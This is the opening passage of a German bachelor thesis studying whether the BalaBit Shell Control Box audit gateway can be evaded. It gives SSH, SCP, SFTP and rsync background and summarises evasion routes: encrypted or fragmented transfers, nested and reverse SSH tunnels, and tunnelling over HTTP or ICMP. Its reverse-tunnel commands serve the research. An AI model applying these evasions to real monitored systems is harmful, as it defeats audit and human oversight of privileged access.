INSTITUT FÜR INFORMATIK
DER LUDWIG–MAXIMILIANS–UNIVERSITÄT MÜNCHEN

Bachelorarbeit

Advanced Evasion Techniken für auditgesicherte Gatewaysysteme

Jan Michael Schmidt

INSTITUT FÜR INFORMATIK
DER LUDWIG–MAXIMILIANS–UNIVERSITÄT MÜNCHEN

Bachelorarbeit

Advanced Evasion Techniken für auditgesicherte Gatewaysysteme

Jan Michael Schmidt

Aufgabensteller:	Priv.-Doz. Dr. H. Reiser
Betreuer:	Dr. Wolfgang Hommel Dr. David Schmitz Felix von Eye
Abgabetermin:	04.06.2013

Hiermit versichere ich, dass ich die vorliegende Bachelorarbeit selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel verwendet habe.

München, den 4. Juni 2013

. . . . . .
(Unterschrift des Kandidaten)

Abstract

Die Erkennung von Innentätern ist eine schwierige Aufgabe. Die BalaBit Shell Control Box (SCB) bietet eine Möglichkeit, Aktivitäten von Administratoren aufzuzeichnen und so mögliche Innentäter zu erkennen. In dieser Arbeit wird untersucht, ob die Aufzeichnung durch Standardmittel umgangen werden kann.

Zunächst werden verschiedene Möglichkeiten betrachtet, bei denen Dateien mit schädlichem Inhalt, wie eigene Skripte oder Konfigurationsdateien, hochgeladen werden können. Dabei unterstützt die SCB die Aufzeichnung der Übertragungen über SCP und SFTP. Diese Aufzeichnung kann aber durch Verschlüsselung zumindest soweit umgangen werden, dass der Inhalt der Dateien nicht aufgezeichnet werden kann. Eine Aufzeichnung von Rsync-Übertragungen ist durch die SCB möglich, aber mit deutlich mehr Aufwand verbunden. Zusätzlich kann ein Angreifer diesen Aufwand durch fragmentierte Dateiübertragung erheblich erhöhen.

Andere Möglichkeiten, die Überwachung zu umgehen, sind durch Tunnel gegeben. Die SCB unterstützt dabei das Aufzeichnen von regulären SSH-Tunneln, ist aber nicht in der Lage SSH-Verbindungen, die innerhalb dieser Tunnel aufgebaut wurden, aufzuzeichnen. Vom Server ausgehende Verbindungen, wie umgekehrte SSH-Tunnel, können ebenfalls nicht überwacht werden. Sollte eine SSH-Verbindung innerhalb nicht unterstützter Protokolle wie HTTP(S) oder ICMP aufgebaut werden, so ist auch in diesen Fällen eine Überwachung nicht möglich.

Die Umgehung der Überwachung durch die verschiedenen Tunnel ist durch eine entsprechende Konfiguration der SCB und der zu überwachenden Server zu verhindern. Dateiübertragungen können eingeschränkt, aber nicht vollständig verhindert werden.

In dieser Arbeit ist keine Möglichkeit gefunden worden, die Überwachung vollständig zu umgehen. Der Versuch eines Angriffs konnte in den meisten Fällen, sofern es sich um von der SCB unterstützte Protokolle handelt, aufgezeichnet werden. Es ist allerdings möglich, die Aktivitäten zu verschleiern, so dass aus den Aufzeichnungen nicht ersichtlich ist, ob und welcher Schaden angerichtet wurde.

Inhaltsverzeichnis

1. Einleitung

In diesem Kapitel soll in das Thema der Arbeit eingeführt werden. Es wird auf Gründe eingegangen, wieso es sinnvoll ist, Zugriffe von Mitarbeitern auf wichtige Infrastrukturelemente zu überwachen. Außerdem werden die Ziele der Arbeit vorgestellt und die Situation am Leibniz-Rechenzentrum und der Einsatz der BalaBit Shell Control Box beschrieben.

1.1. Motivation

Beim Betrieb eines großen Netzwerkes spielen Begriffe aus der Informationssicherheit wie *Vertraulichkeit, Integrität* und *Verfügbarkeit* eine große Rolle. Immer wichtiger wird der Begriff des Datenschutzes. Um die eigene Infrastruktur und sensible Daten vor Angreifern zu schützen, setzen Firmen Sicherheitsmaßnahmen wie Firewalls, Intrusion Detection und Prevention Systeme und Virenscanner ein.

Vertraulichkeit bedeutet, dass Daten nur von autorisierten Personen gelesen oder verändert werden dürfen. Es darf auch nicht die Möglichkeit bestehen, dass Daten während der Übertragung über das Netzwerk oder das Internet von nicht autorisierten Dritten abgehört oder manipuliert werden. Aus diesem Grund wird bei der Administration von Servern die Secure Shell (SSH) eingesetzt, da diese Verbindung verschlüsselt und damit abhörsicher ist.

Die meisten Sicherheitsmaßnahmen sind allerdings auf Angriffe von außen ausgerichtet und nicht für den Fall, dass autorisierte Personen Schaden am System anrichten oder Daten ausspähen möchten. Je mehr Zugriffsberechtigungen ein solcher Nutzer hat, umso mehr Schaden könnte er anrichten. Damit solche Angriffe von Mitarbeitern erkannt werden können, werden Logdateien erstellt, anhand derer zum Beispiel erkannt werden kann, wenn ein Mitarbeiter Kundendaten gelöscht hat. Wenn ein Administrator allerdings vollständigen root-Zugang hat, ist er in der Lage, solche Logs zu löschen und damit seine Spuren zu verwischen.

Solche Angriffe von Mitarbeitern sind keine Seltenheit, wie die Studie der Firma Iron Mountain zeigt [Iro12]. Demnach hat jeder dritte Mitarbeiter bereits sensible Daten aus dem Unternehmen an unberechtigte Personen weitergeleitet oder gelöscht. Besonders häufig werden Daten dann ausgespäht, wenn der Arbeitsplatz gewechselt wird. Dabei werden gerne sensible Daten zum neuen Arbeitgeber mitgenommen oder alle Daten, an denen man gearbeitet hat, gelöscht.

Um solche Angriffe von innen festzustellen, müssen die erstellten Logdateien durchsucht werden, was in einem großen Unternehmen keine leichte Aufgabe ist. Besonders, wenn die Täter genügend Berechtigungen haben, diese Logdateien nach der Tat zu löschen.

Das Unternehmen BalaBit IT Security (`http://www.balabit.com/`), bekannt für den Logserver *syslog-ng*, bietet als Lösung für dieses Problem die BalaBit Shell Control Box

(SCB) an. Die SCB bietet die Möglichkeit, verschiedene Protokolle wie SSH und RDP zu überwachen. Jegliche Eingaben, die über diese Protokolle eingehen, werden aufgezeichnet. Die SCB ist ein eigenständiges Gateway, das zwischen Administrator und Server steht. Die dabei entstandenen Audit-Trails können verschlüsselt gespeichert werden und im Falle eines Vorfalls von einem Auditor durchgesehen werden.

In dieser Arbeit soll untersucht werden, ob die Überwachung durch Standardmittel umgangen werden kann. Auf die genaue Zielsetzung wird in Kapitel 1.3 eingegangen.

1.2. Einsatz der Shell Control Box am LRZ

Das Leibniz-Rechenzentrum (LRZ) ist Betreiber des Münchner Wissenschaftsnetzes (MWN) und bietet verschiedene IT-Dienste für die Münchner Hochschulen und die Bayerische Akademie der Wissenschaften an. Außerdem betreibt das LRZ einige Hochleistungsrechner.

Zur Absicherung von Servern mit sensiblen Daten und zur Sicherung des Datenschutzes hat sich das LRZ entschieden, die SCB zur Überwachung ausgewählter SSH-Zugänge zu verwenden. BalaBit hat auf ihrer Homepage eine Fallstudie zum LRZ veröffentlicht [Bal12]. Dieser Fallstudie ist zu entnehmen, dass beim LRZ die SCB zur Zugangskontrolle und Auditierung für 100 Server und 10 Administratoren verwendet wird. Die Administratoren besitzen eine Smartcard, auf der ein Private-Key gespeichert und zusätzlich gesichert ist, der den Zugang zu den entsprechenden Servern über die SCB ermöglicht.

Da in Deutschland jegliche Mitarbeiterüberwachung vom Betriebs- oder Personalrat genehmigt werden muss (§87 Abs. 1 Ziffer 6 BetrVG), werden beim LRZ die Audit-Trails mehrfach verschlüsselt, so dass ein Abspielen nur möglich ist, wenn ein Mitglied des Personalrats seine Zustimmung und seinen Schlüssel gibt.

1.3. Ziele der Arbeit

Ziel dieser Arbeit ist es, zu untersuchen, inwiefern die Audit-Funktionen der BalaBit Shell Control Box mit Standardmitteln umgangen werden können. Es sollen verschiedene Umgehungsmöglichkeiten betrachtet werden, um die Grenzen der SCB aufzuzeigen.
Sollten potentielle Schwachstellen in der Überwachung gefunden werden, sollen mögliche Gegenmaßnahmen vorgestellt und das Risiko dieser Umgehungen diskutiert werden.

1.4. Aufbau der Arbeit

Im Kapitel 2 werden die theoretischen Grundlagen, die für die Angriffe benötigt werden, betrachtet. Außerdem wird ein Überblick über die Funktionsweise der SCB gegeben und auf deren Konfiguration eingegangen. In Kapitel 3 werden anschließend die verschiedenen Angriffsvektoren behandelt. Dabei wird auf die Umsetzung des Angriffs eingegangen, mögliche Gegenmaßnahmen diskutiert und das Risiko des Angriffs bewertet. In Kapitel 4 werden Handlungsempfehlungen zum Einsatz der SCB ausgestellt. In Kapitel 5 werden die Ergebnisse rekapituliert und ein Fazit gezogen. Kapitel 6 dient als Ausblick über mögliche weitere Arbeiten zu dem Thema.

2. Grundlagen

In diesem Kapitel werden die für die Arbeit benötigten theoretischen Grundlagen behandelt. Dabei wird besonders auf die Funktionsweise von SSH und seinen Subsystemen sowie auf die Funktionsweise der BalaBit Shell Control Box eingegangen.

2.1. Secure Shell (SSH)

Die Secure Shell (SSH) ist ein verbindungsorientiertes Protokoll der Anwendungsschicht. Es ist ein sicherer Ersatz für Vorgängerprotokolle, wie Telnet, rsh und rexec, die Informationen, wie Passwörter, in Klartext senden. Eine SSH-Verbindung zwischen Client und Server ist verschlüsselt und bietet so eine höhere Sicherheit. Aus diesem Grund wird SSH für die Administration von entfernten Servern benutzt. Es ist dabei möglich, einzelne auszuführende Befehle über SSH zu schicken, eine interaktive Shell-Session zu starten oder TCP/IP-Ports und X11-Verbindungen weiterzuleiten. Neben einer normalen Passwort-Authentifizierung bietet SSH auch die Möglichkeit, eine Public-Key-Authenzifizierung zu benutzen. Hierbei wird ein Schlüsselpaar bestehend aus einem öffentlichen und einem privaten Schlüssel erzeugt.

Eine verbreitete Implementierung des Protokolls, die neben SSH-Client (`ssh`), SSH-Server (`sshd`) auch noch Zusatzprogramme, wie `scp` und `sftp` zur Dateiübertragung und `ssh-keygen` zur Erzeugung von Public- und Private-Keys mitliefert, ist OpenSSH (`http://www.openssh.org/`). Dabei handelt es sich um eine Weiterentwicklung der ursprünglichen Implementierung ssh in der Version 1.2.12 von Tatu Ylönen [Ope04]. Die Dokumentation des SSH-Protokolls findet sich in den RFCs 4250 - 4254. Die Angaben in den folgenden Kapiteln beziehen sich besonders auf RFC 4252 [YL06a] und RFC 4253 [YL06b].

2.1.1. Verbindungsaufbau und Authentifizierung

Aufgebaut wird eine SSH-Verbindung durch `ssh -p port user@server`, wobei "port" den entsprechenden Port in `/etc/sshd_config` angibt und "server" sich auf die IP-Adresse oder den Host-Namen des entfernten Rechners bezieht. Wird die Angabe des Ports weggelassen, verbindet sich der Client auf den bei der IANA registrierten Standardport 22 [IAN12].

Nach Ausführung des Befehls sendet der Client den Verbindungsaufbauwunsch an den Server. Sowohl Client und Server müssen sich gegenseitig authentifizieren. Diese Authentifizierung geschieht beim Server durch seinen Public-Key. Der Server bietet dem Client, je nach Konfiguration, die Wahl zwischen Public-Key-, passwort- und hostbasierter Authentifizierung.

Authentifizierung des Servers und Diffie-Hellman-Schlüsselaustausch

Es folgt zunächst die Authentifizierung des Servers (siehe Listing 2.1). Über die Nachricht `SSH2_MSG_KEXINIT` wird ausgehandelt, welche Algorithmen zum Schlüsselaustausch benutzt werden. Danach wird der Diffie-Hellman-Austausch gestartet. Dabei erzeugt der Client eine

Zufallszahl `x` und schickt diese an den Server. Außerdem wird mit `x` ein Schlüssel `e` erzeugt. Der Server erzeugt eine Zufallszahl `y`, berechnet damit einen Schlüssel `f` und berechnet außerdem den Schlüssel `K` aus `e` und `y`. Zusätzlich wird, basierend auf dem vorher ausgehandelten Algorithmus, eine Hash-Funktion `H` erzeugt. Diese Hash-Funktion wird benutzt, um eine Signatur `s` des Public-Keys zu erzeugen. Im Anschluss schickt der Server seinen Public-Key, die Signatur `s` und den Schlüssel `f` an den Client. Der Client verifiziert den Host-Key entweder anhand der `known_hosts`-Datei oder lässt den Benutzer den Schlüssel per Eingabe bestätigen. Weiterhin wird vom Client die Signatur `s` auf der Hash-Funktion `H` verifiziert und der Schlüssel `K` aus `f` und `x` berechnet. Sind diese Verifikationen geglückt, wird `SSH_MSG_NEWKEYS` gesendet und der Client kann `SSH2_MSG_SERVICE_REQUEST` verschicken.

Authentifizierung des Clients

Eine solche Anfrage kann `ssh-userauth` sein. Der Server bietet dem Client dann die von ihm unterstützten Authentifizierungsmethoden an. Diese Methoden können `publickey`, `password` und `hostbased` sein (siehe Listing 2.2). Bei `publickey` authentifiziert sich ein Client durch den Besitz des entsprechenden Private-Keys seines vorher hochgeladenen Public-Keys. Ein solches Schlüsselpaar wird vorher mit `ssh-keygen -t dsa` beim Client erzeugt. Dabei entstehen beim Client die Dateien `~/.ssh/id_dsa` und `~/.ssh/id_dsa.pub`. Die Datei `~/.ssh/id_dsa.pub` muss beim Server in die Datei `~/.ssh/authorized_keys` eingetragen werden. Bei `password` authentifiziert sich der Client durch das entsprechende Passwort des Nutzers und bei `hostbased` wird überprüft, ob sich der Client in den Dateien `~/.ssh/known_hosts`, `/etc/host.equiv` oder `/etc/shosts.equiv` befindet. Nachdem die Authentifizierungen abgeschlossen sind, wird ein neuer Kanal geöffnet und die Verbindung besteht und ist verschlüsselt.

Listing 2.1: SSH-Verbindungsaufbau - Authentifizierung des Servers

```
admin@client:~$  ssh -v user@remote.cip.ifi.lmu.de
OpenSSH_6.1p1, OpenSSL 1.0.1c 10 May 2012
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Connecting to remote.cip.ifi.lmu.de [141.84.220.44]
   port 22.
debug1: Connection established.
debug1: identity file /home/user/.ssh/id_rsa type -1
debug1: identity file /home/user/.ssh/id_rsa-cert type -1
debug1: identity file /home/user/.ssh/id_dsa type 2
debug1: identity file /home/user/.ssh/id_dsa-cert type -1
debug1: identity file /home/user/.ssh/id_ecdsa type -1
debug1: identity file /home/user/.ssh/id_ecdsa-cert type -1
debug1: Remote protocol version 2.0, remote software version
   OpenSSH_5.9p1 Debian-5ubuntu1
debug1: match: OpenSSH_5.9p1 Debian-5ubuntu1 pat OpenSSH_5*
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_6.1
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: server->client aes128-ctr hmac-md5 none
```

```
debug1: kex: client->server aes128-ctr hmac-md5 none
debug1: sending SSH2_MSG_KEX_ECDH_INIT
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: Server host key: DSA 0
   d:89:96:50:4f:52:04:46:5a:5c:36:84:79:72:8f:67
debug1: Host '141.84.220.44' is known and matches the DSA host
   key.
debug1: Found key in /home/user/.ssh/known_hosts:44
debug1: ssh_dss_verify: signature correct
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: Roaming not allowed by server
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug1: SSH2_MSG_SERVICE_ACCEPT received
```

Listing 2.2: SSH-Verbindungsaufbau - Authentifizierung des Clients

```
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Offering DSA public key: /home/user/.ssh/id_dsa
debug1: Server accepts key: pkalg ssh-dss blen 433
debug1: Authentication succeeded (publickey).
Authenticated to 141.84.220.44 ([141.84.220.44]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
Last login: Fri Nov  2 18:35:01 2012 from [...]
user@austernpilz.cip.ifi.lmu.de:~ $
```

2.1.2. SSH-Tunnel

Wie bereits erwähnt, ist es möglich, TCP/IP-Ports über SSH weiterzuleiten. Ein solches Vorgehen wird SSH-Tunnel genannt. Dabei wird ein lokaler Port eines SSH-Clients an einen Port des entfernten Servers weitergeleitet. Dadurch ist es möglich, nicht verschlüsselte Protokolle wie HTTP durch die verschlüsselte SSH-Verbindung zu tunneln und abzusichern. Sinnvoll ist dies zum Beispiel bei fremden Netzen, wenn ein Aufzeichnen der Netzaktivität verhindert werden soll. Wird zum Beispiel eine HTTP-Verbindung durch SSH getunnelt, so wird eine HTTP-Anfrage (nach entsprechender Proxy-Einstellung im Browser) nicht direkt an den Web-Server weitergeleitet, sondern durch den SSH-Tunnel verschlüsselt bis zum SSH-Server gesendet. Von diesem wird sie dann unverschlüsselt an den Web-Server weitergeleitet und dann die Antwort wieder durch den SSH-Tunnel zurückgegeben. Ein anderer Anwendungsfall ist die Umgehung einer Firewall. So ist es möglich, einen Dienst, der auf einem geblockten Port läuft, durch einen offenen Port mittels SSH zu tunneln. Listing 2.3 zeigt, wie ein typischer SSH-Tunnel aufgebaut wird. Dabei wird der lokale Port `localport` an den entsprechenden `hostport` am `server` gebunden. So kann zum Beispiel der `pop3`-Port eines E-Mail-Servers sicher durch SSH an den Client weitergeleitet werden.

Listing 2.3: SSH-Tunnel

```
admin@client:~$ ssh -L localport:[localaddr]:hostport user@server
```

HTTP-Verbindungen verschlüsseln

Damit der SSH-Server als Proxy für HTTP-Verbindungen dient, ist es sinnvoll, eine dynamische Portweiterleitung zu verwenden. Ein solcher Tunnel wird in Listing 2.4 aufgebaut. Die Option `-D` steht dabei für die dynamische Port-Weiterleitung der Anfragen (siehe SSH-Manpage). Danach kann der Server als SOCKS-Proxy behandelt und entsprechend im Browser eingetragen werden. Eine HTTP-Anfrage im lokalen Browser wird dann über den definierten Port sicher über die SSH-Verbindung an den Server weitergeleitet und dort auf der Anwendungsschicht abgearbeitet. Die Antwort wird daraufhin wieder sicher durch den Tunnel zurückgeschickt.

Listing 2.4: Dynamischer Tunnel

```
admin@client:~$ ssh -D 'port' nutzer@remote.server.com -N
```

Umgekehrte SSH-Tunnel

Umgekehrte ("reverse") SSH-Tunnel sind eine Möglichkeit, wie man eine SSH-Verbindung mit einem Server herstellt, der selbst hinter einer restriktiven Firewall sitzt, die keine Verbindungen von außen durchlässt. Dafür muss man von dem Server, auf den man sich später einwählen will, eine SSH-Sitzung zum Client aufbauen. Mit dieser Sitzung kann man sich vom Client aus verbinden und so trotz Firewall eine SSH-Verbindung mit dem Server aufbauen. In den Listings 2.5 und 2.6 wird ein umgekehrter SSH-Tunnel aufgebaut. In Listing 2.5 wird zunächst ein Tunnel zwischen Port 22 des Servers und Port `remoteport` des Clients erstellt. Anschließend kann man sich vom Client, wie in Listing 2.6 beschrieben, mit diesem Port verbinden. Damit hat man sich mit dem Server hinter der Firewall verbunden.

Listing 2.5: Reverse SSH-Verbindung von Server zu Client aufbauen (auf Server)

```
root@server:~$ ssh -R remoteport:localhost:22 admin@client
```

Listing 2.6: Reverse SSH-Verbindung zurück zum Server (auf Client)

```
admin@client:~$ ssh -p remoteport localhost
```

2.1.3. Dateiübertragung über SSH

Neben dem Ausführen von Befehlen, Remote-Logins und der Weiterleitung von TCP/IP-Ports und X11-Verbindungen ist es auch noch möglich, Dateien über SSH zu übertragen. Dafür stehen verschiedene Protokolle und deren entsprechende Implementierungen, wie `scp`, `sftp` und `rsync` zur Verfügung.

Secure Copy

Das Secure Copy Protocol (SCP) ist eine Weiterentwicklung des BSD Remote Copy Protocol [RY11]. Es dient zur sicheren Dateiübertragung über SSH. Die entsprechende Implementierung ist `scp` und hat die gleiche Syntax wie das Standard-Unix-Kommando `cp`. Anders als beim SSH-Protokoll gibt es keine genaue Dokumentation des SCP-Protokolls. Deswegen beziehen sich die Angaben im Folgenden auf den auf der Oracle-Web-Seite veröffentlichten Blog-Eintrag von Jan Pechanec [Pec07].

Listing 2.7: Dateiübertragung von Client zu Server

```
admin@client:~$ scp datei user@HOST:
```

Listing 2.8: Dateiübertragung von Server zu Client

```
admin@client$ scp user@HOST:datei .
```

Dateiübertragung Je nachdem, ob die Datei auf den Server übertragen werden, oder vom Server heruntergeladen werden soll, befindet sich `scp` entweder im Quellen- oder Senkenmodus. Intern wird der entsprechende Modus durch die Optionen `-f` (from) und `-t` (to) auf dem Server aufgerufen.

Wird eine Dateiübertragung von Client zu Server initialisiert (siehe Listing 2.7), so wird `scp` im Client in den Quellenmodus versetzt und liest die Datei. Der Client baut außerdem selbstständig eine SSH-Verbindung zum Server innerhalb eines Fork-Aufrufes auf und schickt dem Server den Befehl `scp -t datei`. Dieser Befehl wird von `sshd` verarbeitet und `scp` wird auf dem Server intern in den Senkenmodus versetzt.

Analog funktioniert die Dateiübertragung von Server zu Client (siehe Listing 2.8). Allerdings wird dabei der Client in den Senkenmodus versetzt und der Server mit dem Kommando `scp -f datei` in den Quellenmodus.

Protokollnachrichten Auf Protokollebene wird eine Dateiübertragung durch verschiedene Protokollnachrichten begleitet. Initialisiert wird eine Dateiübertragung im Quellenmodus durch die Nachricht `Cmmm <länge> <dateiname>`, wobei `mmm` für den Modus, wie 0644, steht. Auf diese Nachricht folgt die Übertragung der Datei. Jede Dateiübertragung muss vom Senkenmodus bestätigt werden. Dabei sind die Nachrichten `0` (Ok), `1` (Warning) und `2` (fatal error) möglich.

Weiterhin existieren die Protokollnachrichten `Dmmm <länge> <verzeichnis>` für die rekursive Übertragung von Verzeichnissen, wenn `scp -r` verwendet wurde und `E` für das Ende des Verzeichnisses. Und wenn die Option `-p` gesetzt wurde, werden noch zusätliche Dateiattribute zur Modifikations und Zugriffszeit der Datei über `T<mtime> 0 <atime> 0` verschickt.

SSH File Transfer Protocol

Das SSH File Transfer Protocol (SFTP) ist wie SCP ein Protokoll zur Dateiübertragung über SSH. Es bietet allerdings im Vergleich zu SCP weitere Funktionen neben der reinen Übertragung von Dateien. So ist es zusätzlich möglich, sich die Verzeichnisse des Servers anzeigen zu lassen, abgebrochene Übertragungen fortzusetzen oder Dateien auf dem Server zu löschen. Außerdem ist eine interaktive SFTP-Sitzung möglich. Eine Implementierung

dieses Protokolls ist ebenfalls in OpenSSH zu finden. Bei SFTP handelt es sich um das Standardprotokoll zur Dateiübertragung in SSH2. Die Angaben zum Protokoll beziehen sich auf die letzte Fassung des Entwurfs aus dem Jahr 2006 [Gal06].

Implementierung Die Implementierung in OpenSSH lautet `sftp` als Client und `sftp-server` als Server. Dabei soll `sftp-server` nicht direkt aufgerufen werden, sondern indirekt durch `sshd` über die Subsystem-Option [Fri10].

Über das Client-Programm `sftp` kann man sich mit dem Befehl `sftp nutzer@HOST` mit dem SSH-Server verbinden. Nach einer erfolgreichen Verbindung befindet man sich in einer interaktiven SFTP-Sitzung, die eine Kommandozeile bietet und einige Unix-Befehle für Dateioperationen wie `cd, ls` oder `mkdir` unterstützt. Über `get` und `put` ist es dann möglich, Dateien herunterzuladen bzw hochzuladen. Mit dem Befehl `mget` ist es auch möglich, Platzhalter wie `*` zu benutzen.

Protokollebene Im Protokoll initialisiert der Client die Verbindung mit der Nachricht `SSH_FXP_INIT`. In dieser Nachricht ist die Protokollversion des Clients enthalten. Der Server antwortet mit seiner Version durch die Nachricht `SSH_FXP_VERSION`. Sind die Versionen kompatibel, wird eine Verbindung aufgebaut. Eine Authentifizierung ist nicht notwendig, da SFTP auf dem SSH-Protokoll aufsitzt und die Authentifizierung von SSH gehandhabt wird.

In der aufgebauten Sitzung ist es dem Client möglich, Befehle an den Server zu senden (siehe Kapitel 2.1.3). Die meisten dieser Befehle sind für Dateioperationen und werden daher vom Client durch die Nachricht `SSH_FXP_OPEN` mit den Feldern `desired access` und `filename` initialisiert. Für Verzeichnisse wird `SSH_FXP_OPENDIR` mit dem Feld `path` gesendet. Wenn der Dateiname in `filename` ein Verzeichnis, oder der Verzeichnispfad in `path` ein Pfad ist, wird `SSH_FX_FILE_IS_A_DIRECTORY` oder `SSH_FX_NOT_A_DIRECTORY` gesendet. Ansonsten wird im Erfolgsfall `SSH_FXP_HANDLE` und im Fehlerfall `SSH_FXP_STATUS` mit der entsprechenden Fehlermeldung zurückgegeben. `HANDLE` beinhaltet dann einen String, der die offene Datei oder das offene Verzeichnis identifiziert. Dieser String wird dann dazu verwendet, um Dateien zu lesen oder zu schreiben. Dafür sind die Protokollnachrichten `SSH_FXP_READ` und `SSH_FXP_WRITE` vorgesehen. Diese Nachrichten initialisieren die tatsächliche Übertragung der Dateien. Bei `READ` gibt das Feld `length` die maximale Anzahl an Bytes an, die gelesen werden können. Die zu lesenden Daten werden dann vom Server mittels der Nachricht `SSH_FXP_DATA` in dem String `data`, der maximal die Länge `length` hat, gesendet. `WRITE` beinhaltet den String `data`, worin die zu schreibenden Daten enthalten sind.

Rsync

Bei Rsync handelt es sich ebenfalls sowohl um ein Protokoll als auch um ein Anwendungsprogramm (`rsync`) zur Synchronisation und Übertragung von Dateien und Verzeichnissen. Rsync wird besonders zur Anfertigung von Sicherheitskopien verwendet, da aufgrund seines Delta-Algorithmus lediglich Teile von veränderten Daten übertragen werden müssen [Rsyb]. Rsync unterstützt lokale Dateiübertragung, Übertragung über das Rsync-Protokoll oder eine Übertragung über eine Remote Shell wie SSH. Für die Übertragung über das Rsync-Protokoll wird der Rsync-Daemon benötigt. Standardmäßig wird Port 873 zur Kommunikation mit dem Daemonen benutzt. Ein Auszug der Dokumentation zur Verwendung von `rsync` aus der Manpage findet sich in Listing 2.9. Die Angaben zur Funktionsweise von

Rsync beziehen sich auf die offizielle Erklärung auf der Rsync-Webseite [Rsya].

Nach dem Aufrufen des `rsync`-Clients wird versucht, eine Verbindung mit dem Server-Prozess herzustellen. Diese Verbindung wird im Falle von lokaler Anwendung bzw. bei Anwendung über SSH über Pipes hergestellt. Wird eine Verbindung zu einem Rsync-Daemon hergestellt, wird ein Socket erstellt. Sobald die Verbindung besteht, wird die Client- und Serverbeziehung zu einer Sender- und Empfängerbeziehung. Nach dem Verbindungsaufbau schickt der Sender eine Dateiliste an den Empfänger. Wenn diese Liste empfangen ist, spaltet sich der Empfänger in Empfänger und Generator auf. Der Generator gleicht dann die Dateiliste mit den lokalen Dateien ab und überprüft, welche Dateien übertragen werden müssen. Für diese Dateien werden blockweise Prüfsummen erstellt und an den Sender geschickt. Der Sender erstellt dann für seine Versionen der Dateien blockweise Prüfsummen und überprüft Block für Block, ob die vom Generator empfangene Prüfsumme in einem Block enthalten ist. Wenn eine Prüfsumme in einem Block gefunden wurde, wird der Block als passend betrachtet und alle Daten, die innerhalb des Blocks nicht mehr zur Prüfsumme gehören, werden an den Empfänger geschickt. Außerdem werden genaue Anweisungen an den Empfänger geschickt, wie der Block zu identifizieren ist, welche Daten von der Basis-Version kopiert werden können und welche neuen Daten eingefügt werden müssen. Der Empfänger erstellt eine temporäre Datei und baut diese aus den empfangenen Blockinformationen auf. Wenn ein Block komplett übereinstimmt, wird dieser aus der lokalen Basis-Version kopiert und in die neue Datei eingefügt. Wenn neue Daten empfangen werden, werden diese in die temporäre Datei geschrieben und der nicht veränderte Rest wird aus dem passenden Block der lokalen Version kopiert. Nachdem alle Blöcke übertragen wurden, wird die Basis-Version von der temporären Version überschrieben und die Übertragung ist abgeschlossen.

Listing 2.9: Rsync

```
Local:  rsync [OPTION...] SRC... [DEST]

Access via remote shell:
Pull: rsync [OPTION...] [USER@]HOST:SRC... [DEST]
Push: rsync [OPTION...] SRC... [USER@]HOST:DEST

Access via rsync daemon:
Pull: rsync [OPTION...] [USER@]HOST::SRC... [DEST]
      rsync [OPTION...] rsync://[USER@]HOST[:PORT]/SRC... [DEST
         ]
Push: rsync [OPTION...] SRC... [USER@]HOST::DEST
      rsync [OPTION...] SRC... rsync://[USER@]HOST[:PORT]/DEST
```

2.2. Die BalaBit Shell Control Box

Bei der BalaBit Shell Control Box (SCB) handelt es sich um ein Gateway-System, das zur Kontrolle und zur Aufzeichnung von administrativen Tätigkeiten auf Servern benutzt wird. Die Shell Control Box befindet sich dabei zwischen dem Client und dem Server und überwacht die Verbindungen der Protokolle SSH, RDP, Telnet, TN3270, Citrix ICA und VNC. Alle Befehle, die über diese Protokolle eingehen, werden von der SCB aufgezeichnet

und anschließend an den Server weitergeleitet. Diese Aufzeichnungen werden verschlüsselt und gegen Manipulation geschützt abgespeichert und lassen sich im eigenen Video-Spieler abspielen. In den folgenden Kapiteln werden Aufbau, Funktion und Konfiguration der SCB besprochen. Die Angaben in den nächsten Kapiteln beziehen sich dabei auf die Anleitung der SCB in Version 3.1 [Bal11].

2.2.1. Aufbau

Die SCB bietet verschiedene Betriebs-Modi an, um in verschiedene Netzinfrastrukturen zu passen.

Bridge-Modus

Im sogenannten Bridge-Modus verhält sich die SCB ähnlich einem normalen Netzwerkswitch. Die Clients und Server können sich dabei im selben Subnetz befinden. Die Weiterleitung der Pakete geschieht dabei auf Schicht 2 der Sicherungsschicht des OSI-Referenzmodells. Die SCB antwortet dabei auf jegliche ARP-Anfragen mit ihrer eigenen MAC-Adresse, so dass sichergestellt wird, dass jeglicher Verkehr durch sie geleitet wird. Ein Client, der sich zu einem bestimmten Server verbinden will, bekommt also jedes Mal die MAC-Adresse der SCB als Antwort und verbindet sich mit der SCB. Dort wird dann anhand der Weiterleitungsregeln entschieden, ob bzw. an welchen Server die Anfrage weitergeleitet wird.




Abbildung 2.1.: SCB im Bridge-Modus
[Bal11]

Router-Modus

Im Router-Modus befinden sich die Clients und Server in verschiedenen Subnetzen. Die SCB verbindet das Subnetz der Administratoren mit dem der Server. Die Separation geschieht dabei auf Schicht 3, der Vermittlungsschicht, des OSI-Modells. Die SCB ist dabei die einzige Möglichkeit, das Server-Subnetz zu erreichen und erzwingt so, dass jeglicher Verkehr, der an den Server gerichtet ist, überwacht werden kann. Anders als ein normaler Router muss die SCB allerdings auch alle Schichten des OSI-Modells über der Vermittlungsschicht implementieren, da überwachte Verbindungen auf der Anwendungsschicht untersucht werden. Nicht überwachte Verbindungen werden einfach weitergeleitet.

Bastions-Modus

Im Bastions-Modus sind die Server, die von der SCB überwacht werden sollen, nicht direkt erreichbar. Jeder Client muss sich mit der Adresse der SCB verbinden und wird dann auf den

